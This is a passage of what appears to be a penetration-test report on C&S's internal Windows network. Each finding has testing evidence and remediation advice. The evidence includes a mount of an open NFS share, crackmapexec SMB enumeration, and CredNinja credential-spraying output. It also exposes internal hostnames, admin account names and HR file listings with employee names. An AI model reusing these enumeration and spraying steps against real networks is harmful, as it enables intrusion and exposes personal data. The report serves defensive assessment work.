- ▶ HANSEN.CSWG.COM\KRBTGT
- ▶ ES3.COM\KRBTGT
- ▶ CE-CS.COM\KRBTGT
- ▶ PWCC.LOCAL\KRBTGT
- ▶ CORP.AWICORP.COM\KRBTGT

Medium**Internal M6: The Password of the KRBTGT Active Directory Account has not been Reset****Recommendation**

C&S should consider scheduling a periodic reset of the "KRBTGT" password for all domains/forests. This would prevent previously obtained or compromised credentials from being re-used on the domain by invalidating the previous hash/password for the "KRBTGT" account. With every iteration of the "KRBTGT" password reset, the password reset should be performed twice to overwrite the "KRBTGT" password history as well. These resets should be performed with "a period of time" in between to allow time for the new password(s) to propagate throughout the domain. For further, more detailed information on the steps involved in the "KRBTGT" password reset, see the following resource:

<https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/ad-forest-recovery-resetting-the-krbtgt-password>

Medium

CVSS: 4.3

Internal M7: NFS Shares Exported to "Everyone"**Security Settings and Configurations****Overview**

Shares that are not configured in a secure manner can be mounted by anyone on with network access, exposing any content hosted on the share, such as personally identifiable information and shared password files.

EY identified C&S Network File System (NFS) shares configured to be accessible to anyone with network access to the service, as the configuration settings export the share to "everyone." NFS is used to share file systems in a Unix environment and often contains sensitive and confidential information.

Testing Details

Within these shares, EY discovered C&S' HR documents and files. The following screenshots illustrate the issue:

```
Nmap scan report for 10.200.0.22
Host is up, received user-set (0.17s latency).
Scanned at 2024-09-29 10:44:14 IDT for 7s

PORT      STATE SERVICE REASON          VERSION
2049/tcp  open  mountd  syn-ack ttl 64 3 (RPC #100005)
| nfs showmount:
| /legal 10.34.128.11/255.255.255.255 0.0.0.0/0.0.0.0
| /hr 10.34.128.11/255.255.255.255 0.0.0.0/0.0.0.0
| /Marketing 10.34.128.11/255.255.255.255 0.0.0.0/0.0.0.0
|_ /CorporateStrategy 10.34.128.11/255.255.255.255 0.0.0.0/0.0.0.0
```

NFS is accessible to 'everyone' at 10.200.0.22

```
root@2-5f2f015000:~# mount 10.200.0.22:/hr /tmp/hr/
root@2-5f2f015000:~# ls /tmp/hr/
'Absence Management'  Communications  'HR - Internal Controls'  'June 19'  'Recruiting 1'  'Talent and Organizational Development'  'Workday Project Team'
Benefits              Corp_HR         'HR Onboarding'          'Kristen Comms Archive'  restore_symboltable  Thumbs.db
Benefits-May15        'Corp_HR ID Pictures'  'HR Shared Services'    Holly       'Risk Management'  TOD_DDI
Chip                 FieldTraining      Jason                   'NAS shares (cswg.com) (Z) - Shortcut.lnk'  Security          TrainingMaterials
```

HR Directory on the NFS share

Medium

Internal M7: NFS Shares Exported to "Everyone"

```

— Fidelity Loan Rollover Set-up Spreadsheet revised 5-26-2016.xls
— Loan Options - Starman 2016.docx
— Loan Rollover Distribution Authorization 050113 (A0096183x9E0D7) (2).docx
— Loan Rollover Distribution Authorization 050113 (A0096183x9E0D7) (2).pdf
— Signed ADP Acceptance of Successor Trustee 06-03-16 (2) FINAL.pdf
— Signed ADP Authorization Forms
— Loan Rollover Project 2016
— ADP Forms
— Copy of Davidson Integration HR Action Plan 06 16 2016.xlsx
— Davidson EES as of 6-13-2016.xlsx
— Davidson EES electing Loan Rollover as of 6-10-2016.xlsx
— Davidson EEs Loaded on Fidelity.xlsx
— Davidson EEs on Fidelity.xlsx
— Davidson Project Plan - 401(k) Items.xlsx
— Fidelity Spreadsheet
  — Fidelity Loan Rollover Set-up Spreadsheet revised 5-26-2016.xls
— Project Plan
— Starman Scenarios.docx
— Ltrs to EEs confriming Rollovers July 2016
— Davidson Letter - Mail Merge Source.xlsx
— Davidson Loan Letters.docx
— Ltrs to J Nary K Mascaro and Santos re Loan Rollovers_7-27-2016.pdf
— Ltr to Davidson Loan Rollover Participants FINAL.docx
— Ltr to John Nary 7-27-2016.docx
— Ltr to Keith Mascaro 7-27-2016.docx
— Ltr to Stacy Santos 7-27-2016.docx
— Match costs from Davidson 5-02-2016
— Davidson 2015 Gross payroll.xlsx
— Davidson 401k Match Cost 5-04-2016 print version.xls
— Davidson 401k Match Cost 5-04-2016.xls
— Davidson 401k Spreadsheet as of 04-29-16.xls

```

Documents and files in the HR directory

Affected
Instance(s)

► 10.200.0.22

Note: The identified instances are partial, and additional cases may exist within C&S's network. It is recommended to conduct a comprehensive investigation of the entire environment to identify any further instances.

Recommendation

C&S should consider implementing the following recommendations:

- If possible, disable the support of NFSv2 from all the hosts and use NFSv4 which includes Kerberos and supports ACLs
- If not possible, limit the access to these hosts and this port to be accessible from specific authorized devices only

Medium

CVSS: 4.3

Internal M8: Windows Domain Password Policy Susceptible to Password Guessing Attack**Overview**

The testing team noted that the password policy defined for 'cswg.com' domain allows for passwords with a minimal length of 8 characters. Shorter passwords are more susceptible to brute-force attacks, where attackers systematically try every possible combination until they find the correct one. An 8-character password, if not complex, can be cracked relatively quickly.

The password should also include a mix of uppercase and lowercase letters, numbers, and special characters to increase its complexity and make it harder to guess.

Inadequate password policies with ineffective enforcement across domains increase an adversary's ability to conduct dictionary-based password guessing attacks to compromise user accounts. An adversary who obtains a user's password will have the same access and privileges on the domain as the user whose password was compromised. This would allow the adversary to obtain additional information about the domain, access sensitive information or applications, and perform additional attacks within the environment – with all malicious actions being attributed to the compromised user.

In addition, the lockout policy is not strict enough, as lockout duration window of 30 minutes after a maximum of 6 incorrect login attempts means that it would be possible to guess 5 passwords per account in 30-minute window intervals without running the risk of locking accounts, and even if locked the attack can be commenced after 30 minutes.

Testing Details

The following screenshot shows that the password policy for 'cswg.com' allows for 8-character passwords and the permissive lockout policy.

Medium**Internal M8: Windows Domain Password Policy Susceptible to Password Guessing Attack**

```

C:\Users\User\Desktop\PT\Shared\Tools>getpolicy.exe \\cswg.com

cswg.com is a BDC

Password policies on \\cswg.com
-----
Minimal Password Length           : 8 character(s)
Maximal Password Age              : 90 day(s)
Minimal Password Age              : 1 day(s)
Forced logoff time                 : 0 second(s)
Password history size              : 12 character(s)

Lockout policies on cswg.com
-----
Lockout threshold                  : 6 attempt(s)
Lockout duration                   : 30 minute(s)
Lockout duration windows           : 30 minute(s)

```

'CSWG.COM' domain password policy**Affected Instance(s)**

- 'CSWG.COM' domain

Recommendation

It is recommended that C&S implement the following guidelines for establishing password and lockout policies to mitigate the effectiveness of password guessing attacks against Windows domain accounts, local accounts, or application accounts:

- Increase minimum password length requirement to at least 10 characters.
- Ensure that passwords include three of the four following character groups:
 - Uppercase letters (A through Z)
 - Lowercase letters (a through z)
 - Digits (0 through 9)
 - Non-alphanumeric characters (~!@#\$%^&* _-+=`|(){}[]:;'"<>,.?/)
- Update password policies to require administrator-level, or other highly privileged accounts, to comply to more rigorous strength requirements than standard user accounts, such as:

Medium**Internal M8: Windows Domain Password Policy Susceptible to Password Guessing Attack**

- ▶ Setting policies for administrators requiring passwords of 15 characters or more will inherently prevent the storage of privileged accounts in the vulnerable LM hashing format
- ▶ Setting password policies for administrators requiring the inclusion of non-standard Unicode characters in the range of 0128 through 0159 ("ALT characters"). ALT characters can be entered by holding the ALT key while typing the four-digit number associated with a particular non-standard character. The use of these non-standard characters dramatically decreases the effectiveness of password guessing and brute-force attacks
- ▶ Set a lockout duration that would require an administrator to explicitly unlock the account
- ▶ Set the "Reset account lockout counter after" policy setting to the highest value possible. The maximum allowed value is 99,999, which equates to approximately 70 days. Since more adversaries are aware and able to take advantage of this feature than legitimate users, maximizing the value for this setting will likely have minimal impact on legitimate users locking out accounts while dramatically decreasing the effectiveness of password guessing attacks
- ▶ The "Password Lockout Window" should be set to at least 1 hour

Consult the following Microsoft TechNet article for more information on password policy and lockout settings:
<https://technet.microsoft.com/en-us/library/hh994563.aspx>

Medium

CVSS: 4.2

Internal M9: SMBv1 Protocol Enabled

Legacy Software and Patch Management

Overview

Domain controllers and other servers within the C&S internal network support the SMBv1 protocol. SMBv1 is the first version of the SMB protocol, which is superseded by SMBv3.

SMBv1 suffers from multiple vulnerabilities that can lead to remote code execution, disclosure of sensitive information and denial of service. Although applying security patches will prevent certain vulnerabilities from being exploited, SMBv1 is a legacy version of the protocol, and does not benefit from security features introduced in the latest versions of SMB.

Testing Details

EY identified 256 hosts running SMBv1. This service is considered outdated by Microsoft and may be vulnerable to a significant number of exploits. SMBv1 has a lack of security features that are present in later versions of SMB that significantly increase the security of the protocol. This version of SMB is known to be vulnerable to the following exploits:

- ▶ CVE-2017-0144 – Windows SMB remote code execution vulnerability
- ▶ CVE-2017-0147 – Windows SMB information disclosure vulnerability

The following screenshot illustrates the issue:

```

root@2-SF2FD1588:/media/sf_Share/cands/Enum# crackmapexec smb 445x.txt
SMB NRTMSFS04.CSWG.COM 445 NRTMSFS04 [*] Windows Server 2016 Standard 14393 x64 (name:NRTMSFS04) (domain:cswg.com) (signing:False) (SMBv1:True)
SMB D-7NFW712.CSWG.COM 445 D-7NFW712 [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:D-7NFW712) (domain:cswg.com) (signing:False) (SMBv1:True)
SMB D-2UAS1234V8.CSWG.COM 445 D-2UAS1234V8 [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:D-2UAS1234V8) (domain:cswg.com) (signing:False) (SMBv1:True)
SMB D-MJGRWRH.CSWG.COM 445 D-MJGRWRH [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:D-MJGRWRH) (domain:cswg.com) (signing:False) (SMBv1:True)
SMB D-MJLLLRH.CSWG.COM 445 D-MJLLLRH [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:D-MJLLLRH) (domain:cswg.com) (signing:False) (SMBv1:True)
SMB HFNMSFS01V.CSWG.COM 445 HFNMSFS01V [*] Windows Server 2016 Standard 14393 x64 (name:HFNMSFS01V) (domain:cswg.com) (signing:False) (SMBv1:True)
SMB HSTMSDC01V.CSWG.COM 445 HSTMSDC01V [*] Windows Server 2012 R2 Standard 9600 x64 (name:HSTMSDC01V) (domain:cswg.com) (signing:False) (SMBv1:True)
SMB D-8CMWS12.CSWG.COM 445 D-8CMWS12 [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:D-8CMWS12) (domain:cswg.com) (signing:False) (SMBv1:True)
SMB D-5C56MN2.CSWG.COM 445 D-5C56MN2 [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:D-5C56MN2) (domain:cswg.com) (signing:False) (SMBv1:True)
SMB HOUNSFS02V.CSWG.COM 445 HOUNSFS02V [*] Windows Server 2016 Standard 14393 x64 (name:HOUNSFS02V) (domain:cswg.com) (signing:False) (SMBv1:True)
SMB L-2FWMXZ1.CSWG.COM 445 L-2FWMXZ1 [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:L-2FWMXZ1) (domain:cswg.com) (signing:False) (SMBv1:True)

```

SMBv1 is enabled on several hosts

- ▶ Please refer to the C&S's Supplemental Data Spreadsheet for a detailed listing of all affected hosts

Affected Instance(s)**Recommendation**

Disallow/disable SMBv1 by setting the following registry key to 0 using group policy:

- ▶ HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters\SMB

If SMBv1 is required for legacy purposes, make sure all security patches are applied to the hosts in a timely manner, and consider segmenting the host via network controls.

Medium

CVSS: 4.2

Internal M10: SMB Signing Not Required**Security Settings and Configurations****Overview**

Attackers can leverage this configuration to intercept the communications between a client and the server to obtain valid credentials and perform NTLM Relay attacks. This could give a malicious user the ability to send a privileged user's authentication information to an unintended machine.

Testing Details

EY identified 633 hosts of the CSWG.COM domain that did not have SMB signing enabled; the following screenshot shows several such cases:

```

root@2-SF20: /media/sf_share/cswg/enum# crackmapexec smb 445x.txt
SMB [NRTMSF504.CSWG.COM 445 NRTMSF504 [*] Windows Server 2016 Standard 14393 x64 (name:NRTMSF504) (domain:cswg.com) (signing=False) (SMBv1=True)
SMB [D-7NFW712.CSWG.COM 445 D-7NFW712 [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:D-7NFW712) (domain:cswg.com) (signing=False) (SMBv1=True)
SMB [D-2UA51234V8.CSWG.COM 445 D-2UA51234V8 [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:D-2UA51234V8) (domain:cswg.com) (signing=False) (SMBv1=True)
SMB [D-MJGRWRH.CSWG.COM 445 D-MJGRWRH [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:D-MJGRWRH) (domain:cswg.com) (signing=False) (SMBv1=True)
SMB [D-MJLLLRH.CSWG.COM 445 D-MJLLLRH [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:D-MJLLLRH) (domain:cswg.com) (signing=False) (SMBv1=True)
SMB [HFMMSF501V.CSWG.COM 445 HFMMSF501V [*] Windows Server 2016 Standard 14393 x64 (name:HFMMSF501V) (domain:cswg.com) (signing=False) (SMBv1=True)
SMB [HSTMSDC01V.CSWG.COM 445 HSTMSDC01V [*] Windows Server 2012 R2 Standard 9600 x64 (name:HSTMSDC01V) (domain:cswg.com) (signing=False) (SMBv1=True)
SMB [D-8CMWS12.CSWG.COM 445 D-8CMWS12 [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:D-8CMWS12) (domain:cswg.com) (signing=False) (SMBv1=True)
SMB [D-5C56MN2.CSWG.COM 445 D-5C56MN2 [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:D-5C56MN2) (domain:cswg.com) (signing=False) (SMBv1=True)
SMB [HOUNSF502V.CSWG.COM 445 HOUNSF502V [*] Windows Server 2016 Standard 14393 x64 (name:HOUNSF502V) (domain:cswg.com) (signing=False) (SMBv1=True)
SMB [L-2FWMX21.CSWG.COM 445 L-2FWMX21 [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:L-2FWMX21) (domain:cswg.com) (signing=False) (SMBv1=True)
SMB [OPTMSCVMA10V.CSWG.COM 445 OPTMSCVMA10V [*] Windows 10 / Server 2016 Build 14393 x64 (name:OPTMSCVMA10V) (domain:cswg.com) (signing=False) (SMBv1=False)
SMB [enjmcpmlr030v.nonprod.qcp.CSWG.COM 445 ENJMSPCMRLR030V [*] Windows 8.1 / Server 2012 R2 Build 9600 x64 (name:ENJMSPCMRLR030V) (domain:cswg.com) (signing=False) (SMBv1=False)
SMB [OPTMSCTFY01V.CSWG.COM 445 OPTMSCTFY01V [*] Windows 8.1 / Server 2012 R2 Build 9600 x64 (name:OPTMSCTFY01V) (domain:cswg.com) (signing=False) (SMBv1=False)
SMB [enjmcpmlr020v.nonprod.qcp.CSWG.COM 445 ENJMSPCMRLR020V [*] Windows 8.1 / Server 2012 R2 Build 9600 x64 (name:ENJMSPCMRLR020V) (domain:cswg.com) (signing=False) (SMBv1=False)
SMB [OPTMSCVMA11V.CSWG.COM 445 OPTMSCVMA11V [*] Windows 10 / Server 2016 Build 14393 x64 (name:OPTMSCVMA11V) (domain:cswg.com) (signing=False) (SMBv1=False)
SMB [enjmcpmlr020v.nonprod.qcp.CSWG.COM 445 ENJMSPCMRLR020V [*] Windows 8.1 / Server 2012 R2 Build 9600 x64 (name:ENJMSPCMRLR020V) (domain:cswg.com) (signing=False) (SMBv1=False)

```

SMB signing disabled on several hosts

- Please refer to the C&S's Supplemental Data Spreadsheet for a detailed listing of all affected hosts

Affected Instance(s)

Consider enabling SMB signing to provide further authentication when using legacy NetNTLMv2 authentication. SMB signing cryptographically signs network communications and can prevent some relay type attacks. SMB signing can break legacy devices (NT4 and older) and can slow down network communications. Care should be taken when attempting to implement this authentication feature. More information on SMB signing may be found at:

- <https://support.microsoft.com/kb/887429/en-us>

Recommendation

Low

CVSS: 3.7

Internal L1: Excessive Number of Privileged Accounts

Privileged Access Management

Overview

Configuring numerous high privileged accounts creates a scenario where an attacker is more likely to successfully compromise these accounts. Excessive use of highly privileged accounts can lead to the compromise of these accounts in the event of a server compromise. With administrator-level access to a server, it is possible to extract password hashes or clear-text passwords of users with active logon sessions. Once a user's password or password hash is obtained, the attacker would be able to assume that user's identity on the network and would have all of the privileges associated with that account. Excessive administrator equivalent accounts, especially service accounts that are not assigned to a specific user, increase the risk of compromise to the system since no single employee takes responsibility or is held accountable for securing these accounts.


Testing Details

The 'CSWG.COM' domain have 50 domain administrator accounts out of a total of 8940 non-disabled user accounts.

The number of domain admins in the 'CSWG.COM' domain:

Low

Internal L1: Excessive Number of Privileged Accounts



The screenshot displays the properties of the 'DOMAIN ADMIN@CSWG.COM' group in Active Directory. The group is highlighted with a red box. Below the group name, various attributes are listed: 'Admin Count' is TRUE, 'Created' is 2001-11-30 22:19 GMT+2 (GMT+0200), 'Description' is 'Designated administrators of the domain', 'Distinguished Name' is 'CN=Domain Admins,OU=Groups,OU=Admin,DC=cswg,DC=com', 'Domain FQDN' is CSWG.COM, and 'Domain SID' is S-1-5-21-448539723-1417001333-1644491937. Below these attributes, there are sections for 'Sessions' (0) and 'Members' (50). The 'Members' section is also highlighted with a red box and lists five members: A_SADUPA@CSWG.COM, SVC_INTEL_P@CSWG.COM, A_MSHAFRAN@CSWG.COM, A_SREDDYDE@CSWG.COM, and SVC_CVVMB_P@CSWG.COM.

DOMAIN ADMIN@CSWG.COM

Admin Count: TRUE

Created: 2001-11-30 22:19 GMT+2 (GMT+0200)

Description:
Designated administrators of the domain

Distinguished Name:
CN=Domain Admins,OU=Groups,OU=Admin,DC=cswg,DC=com

Domain FQDN: CSWG.COM

Domain SID:
S-1-5-21-448539723-1417001333-1644491937

Sessions 0


Members 50

- A_SADUPA@CSWG.COM
- SVC_INTEL_P@CSWG.COM
- A_MSHAFRAN@CSWG.COM
- A_SREDDYDE@CSWG.COM
- SVC_CVVMB_P@CSWG.COM

Excessive Number of Domain Admins

Low**Internal L1: Excessive Number of Privileged Accounts**

A graph view of the members of the 'Domain Admins' Active Directory group:



Members of the 'Domain Admins' group

Affected Instance(s)

- Please refer to the C&S's Supplemental Data Spreadsheet for a detailed listing of all affected hosts

Recommendation

Periodically review the need for users to have domain administrator-level access and remove privileges from users who do not require domain administrator access. Careful consideration should be taken before adding any accounts to the domain

Low

Internal L1: Excessive Number of Privileged Accounts

admins group. Additionally, service accounts should be provided with only the level of access that is required and not given domain administrator-level access if possible. In general, these types of accounts should also be restricted from interactive login and logged and alerted if such activity is attempted.

Low	Internal L2: Insufficient Network Monitoring
CVSS: 3.5	Security Settings and Configurations
Overview	During the assessment, EY performed invasive activities and increased the "attack volume" to very high levels. However the testing team did not identify any response or indication of sufficient security monitoring present in the C&S network. Networks that are not monitored are subject to extended attacks which increase the attacker's chance of success. Furthermore, network monitoring is a critical component to a complete forensics analysis.
Testing Details	We performed the following actions that usually trigger alarms from monitoring tools: ▶ Password spray performed without "time jitter" ▶ Scanning for shared local admin privileges ▶ Scanning for 'Eternalblue' and 'Bluekeep' vulnerabilities
Affected Instance(s)	C&S Network
Recommendation	EY recommends C&S implements security monitoring on any and all of the networks that are not currently monitored affectively.

Low

CVSS: 3.1

Internal L3: Insufficient Network Segmentation

Security Settings and Configurations

Overview

EY was able to establish direct network access to multiple forests' subnets on C&S's network machines without the need to traverse between networks, indicating that there is no segmentation.

Segmented networks are inherently more secure, as they allow for better containment of threats and better access control, while in "flat" (non-segmented) networks all the servers and workstations are on the same Local Area Network (LAN) and are more vulnerable as a result.

Without proper segmentation and access restrictions in place, sensitive assets and resources may be accessible to unauthorized users. Such resources include internal servers, workstations, security controls and sensitive servers. Furthermore, adversaries may be able to abuse the lack of access restrictions to leverage this access to disrupt resources on the network or launch direct attacks against the domain and operational resources.

Testing Details

The following screenshot shows that we were able to access multiple forests with the VPN access:

Low

Internal L3: Insufficient Network Segmentation

```

.d8888b.      888 888b  888 d8b      d8b
d88P  Y88b    888 888b  888 Y8P      Y8P
888  888      888 88888b 888      888
888d888 .d88b. .d88888 888Y88b 888 888 88888b. 8888 8888b.
888 888P" d8P  Y8b d88" 888 888 Y88b888 888 888 "88b "888 "88b
888 888 888 88888888 888 888 888 Y88888 888 888 888 .d888888
Y88b d88P 888 Y8b. Y88b 888 888 Y8888 888 888 888 888 888
"Y8888P" 888 "Y8888 "Y88888 888 Y888 888 888 888 "Y888888
      888
      d88P
      888P"

v2.3 (Built 1/26/2018) - Chris King (@raikiasec)

For help: ./CredNinja.py -h

```

Server	Username	Password	Response
ENJMSGLDIMG-19.CSWG.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
GCPMSCYBRKID01P.CSWG.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
OPTMSDBPHQ01PV.CSWG.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
OPTMSICQA01PV.CSWG.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
GCPMSDBPNET01V.CSWG.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
GCPMSDBPNET02V.CSWG.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
PWNCHPERKS01.PWCC.LOCAL	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
PIGSQL2.PWCC.LOCAL	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
NCHVBRDTSP01.PWCC.LOCAL	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
HOGSHORTS.PWCC.LOCAL	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
NCHVMSQLP05.PWCC.LOCAL	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
NCHVSSISP01.PWCC.LOCAL	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
HANPCHMSAPP05V.HANSEN.CSWG.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
HANPCHMSPSEL01V.HANSEN.CSWG.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
HANPCHMSPNET01V.HANSEN.CSWG.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
HANPCHMSRNET01V.HANSEN.CSWG.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
HANPCHMSKYSN01V.HANSEN.CSWG.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
NCHVBRDP01.PWCC.LOCAL	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
NCHVAPPSP02.PWCC.LOCAL	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
NCHVMSQLP01.PWCC.LOCAL	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
NCHVSAGEP01.PWCC.LOCAL	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
NCHVSSISD01.PWCC.LOCAL	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
NCHVBRDTD01.PWCC.LOCAL	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
NCHVMSQLP06.PWCC.LOCAL	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
NCHVMSQLD02.PWCC.LOCAL	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
YAPP1.CORP.AWIWEB.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
YBACKUP1.CORP.AWIWEB.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
YKFMSLUCAS01.CSWG.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
OPTMSCTX12.CSWG.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
OPTMSDB07V.CSWG.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
BTHMSLUCAS02.CSWG.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid
YKFMSLUCAS02.CSWG.COM	administrator	int [redacted] ms!	LOCAL ADMIN! Valid

Hosts from several forests reachable from the VPN

Affected
Instance(s)

C&S Network

Recommendation

It is recommended that C&S design firewall rules to allow the minimum communication paths necessary for normal business and process operations. Ideally, communication paths should be designed as one-way channels from more secure areas to less secure areas.

- ▶ All network traffic that is not required between networks and subnets should be blocked.
- ▶ Enhance VLAN management approaches to allow access to specific servers based on business units.

4. Observation Rating Criteria

The findings in this report are assigned mutually-agreed upon ratings based on our understanding of the Common Vulnerability Scoring System² (CVSS) version 3.1 industry standard Base Score, which measures the exploitability and impact that represents the intrinsic characteristics of a vulnerability that are constant over time and across user environments. The CVSS v3.1 Base Score is calculated based on a set of industry standard criteria for assessing the severity of computer system security vulnerabilities, and is derived from an industry standard formula consisting of the following metrics:

Metric	Metric Value	Numerical Value
Attack Vector	Network	0.85
	Adjacent Network	0.62
	Local	0.55
	Physical	0.2
Attack Complexity	Low	0.77
	High	0.44
Privileges Required	None	0.85
	Low	If Scope is Unchanged: 0.62 (If Scope is Changed: 0.68)
	High	If Scope is Unchanged: 0.27 (If Scope is Changed: 0.50)
Scope	Changed	See <i>Privilege Required</i>
	Unchanged	See <i>Privilege Required</i>
User Interaction	None	0.85
	Required	0.62
Confidentiality, Integrity, Availability Impact	High	0.56
	Low	0.22
	None	0

² The Common Vulnerability Scoring System (CVSS) v3.1 is composed of three metrics groups:

- ▶ The **Base** metric group represents the intrinsic characteristics of a vulnerability that are constant over time and across user environments.
- ▶ The **Temporal** metric group reflects the characteristics of a vulnerability that may change over time but not across user environments.
- ▶ The **Environmental** metric group represents the characteristics of a vulnerability that are relevant and unique to a particular user's environment.

